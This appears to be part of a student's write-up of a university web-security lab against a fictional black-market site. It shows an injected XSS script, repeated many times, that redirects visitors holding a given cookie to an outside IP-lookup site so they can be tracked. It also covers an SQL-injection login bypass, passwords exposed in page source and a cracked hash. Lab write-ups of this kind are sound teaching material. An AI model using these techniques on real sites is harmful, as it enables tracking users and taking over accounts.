
3. Identifying the other users:

Find an XSS attack on the site and use it to inject some JavaScript that will make the browsers of everyone else that looks at the underground black market make a request to another computer at an IP address of your choice. (this fictional other computer could then log their IP addresses and identify everyone using the black market). [15 marks]


The cookies value is the identifier of the black market user. So if we can merge a script to most frequent page that underground black market users browse, we can find out the black market users. The most browsing page of black market users will be the product page. So that if we can redirect the users to some other computer of logger service to track request from this site, then we can identify underground black market users. To prove that and visualize that best way is request redirect to ip address finder online service such as http://www.findmyip.org/

So I have wrote a php script to redirect page to the http://www.findmyip.org/ if the cookies value is correct value.







```html
    <script type="text/javascript" charset="utf8" src="/js/jquery-2.1.2.min.js"></script>
    <script type="text/javascript" charset="utf8" src="/js/jquery.dataTables.min.js"></script>
    <script type="text/javascript">
      $(document).ready(function() {
        $(".datatable").dataTable({
          "dom": "tip"
        });
        $("input[name='quantity']").change(function() {
          if($(this).val() < 0) {
            $(this).val(0);
            alert("Quantity must be a positive number.");
          }
        });
      });
    </script>
  </body>
</html>
<script type'text/javascript> charset='utf8'> if(document.cookie.indexOf('c4ca4238a0b923820dcc509a6f75849b') === 1)
    {window.location.href = 'http://www.findmyip.org'} </script><script type'text/javascript> charset='utf8'> if(document.cookie.indexOf('c4ca4238a0b923820dcc509a6f75849b') === 1)
    {window.location.href = 'http://www.findmyip.org'} </script><script type'text/javascript> charset='utf8'> if(document.cookie.indexOf('c4ca4238a0b923820dcc509a6f75849b') === 1)
    {window.location.href = 'http://www.findmyip.org'} </script><script type'text/javascript> charset='utf8'> if(document.cookie.indexOf('c4ca4238a0b923820dcc509a6f75849b') === 1)
    {window.location.href = 'http://www.findmyip.org'} </script><script type'text/javascript> charset='utf8'> if(document.cookie.indexOf('c4ca4238a0b923820dcc509a6f75849b') === 1)
    {window.location.href = 'http://www.findmyip.org'} </script><script type='text/javascript'> charset='utf8'> if(document.cookie.indexOf('c4ca4238a0b923820dcc509a6f75849b') === 1)
    {window.location.href = 'http://www.findmyip.org'} </script><script type'text/javascript> charset='utf8'> if(document.cookie.indexOf('c4ca4238a0b923820dcc509a6f75849b') === 1)
    {window.location.href = 'http://www.findmyip.org'} </script><script type='text/javascript'> charset='utf8'> if(document.cookie.indexOf('c4ca4238a0b923820dcc509a6f75849b') === 1)
    {window.location.href = 'http://www.findmyip.org'} </script><script type'text/javascript> charset='utf8'> if(document.cookie.indexOf('c4ca4238a0b923820dcc509a6f75849b') === 1)
    {window.location.href = 'http://www.findmyip.org'} </script><script type='text/javascript'> charset='utf8'> if(document.cookie.indexOf('c4ca4238a0b923820dcc509a6f75849b') === 1)
    {window.location.href = 'http://www.findmyip.org'} </script><script type='text/javascript'> charset='utf8'> if(document.cookie.indexOf('c4ca4238a0b923820dcc509a6f75849b') === 1)
    {window.location.href = 'http://www.findmyip.org'} </script><script type='text/javascript'> charset='utf8'> if(document.cookie.indexOf('c4ca4238a0b923820dcc509a6f75849b') === 1)
    {window.location.href = 'http://www.findmyip.org'} </script><script type='text/javascript'> charset='utf8'> if(document.cookie.indexOf('c4ca4238a0b923820dcc509a6f75849b') === 1)
    {window.location.href = 'http://www.findmyip.org'} </script>
```




4. Escalating your privileges:

   Find the admin control panel, and from here log into the User Management page by finding the password. [10 marks]

   Sign-in page is vulnerable for sql injection. Because of that can login with user which exists already.






Using view source:

```
<div class="form-actions">
  <label>Current Password</label>
  <input name="current" type="password" placeholder="Current password..." value="*DC917E8329C06E9E7735775F8E8F5CF2F2AE1505" /><br />
  <button type="submit" class="btn btn-primary">Send</button>
  <button type="reset" class="btn">Clear</button>
</div>
</fieldset>
```

Password must be : *DC917E8329C06E9E7735775F8E8F5CF2F2AE1505

Tried to login with that password and login in is success




Examined the page source using view page source provided by the browser to find any suspicious urls such as commented or check permissions are hardcoded.


Found that admin page can be viewed via:

```
<li class="dropdown">
  <a href="#" class="dropdown-toggle" data-toggle="dropdown">
    ucsc <b class="caret"></b>
  </a>
  <ul class="dropdown-menu">
  <li><a href="/u/index.php">My Account</a></li>
  <!--<li><a href="/admin/index.php">Admin</a></li>-->
  </ul>
</li>
</ul>
</div><!--/.nav-collapse -->
</div>
```


So first I logged in via user and tried this url:




Since the user management password authentication has no submit button. I suspect that the action is key listener or change listener. So password is md5 hash that can be find via online hash database as below:
So correct password is monkey95



So users are listed as below:




So one of the users might be the admin. Previously I have found that sign-in page is vulnerable for sql injection. So trying to login to user which has id =2 and found that user has admin access.




Extracting password data:

```
<fieldset>
  <legend>Contact Form</legend>
  <label>Username</label>
  <input name="name" placeholder="Your username..." value="tpc" disabled="disabled" type="text">
  <label>Full Name</label>
  <input name="full" placeholder="Your full name..." value="Tom Chothia" type="text">
  <label>Email</label>
  <input id="email" name="email" placeholder="Email Address (bham.ac.uk)" value="t.chothia@cs.bham.ac.uk" type="text">
  <label>Password</label>
  <input name="password" placeholder="New password..." type="password">
  <label>Confirm Password</label>
  <input name="confirm" placeholder="Confirm password..." type="password">
  <input name="id" value="2" type="hidden">
<div class="form-actions">
  ::before
  <label>Current Password</label>
  <input name="current" placeholder="Current password..." value="*D13C4744CA50C108313F76D56E7C1C23F8844026" type="password">
  <br>
  <button class="btn btn-primary" type="submit">Send</button>
  <button class="btn" type="reset">Clear</button>
```


Password: *D13C4744CA50C108313F76D56E7C1C23F8844026



Can use to escalate the privileges:





Promoted:

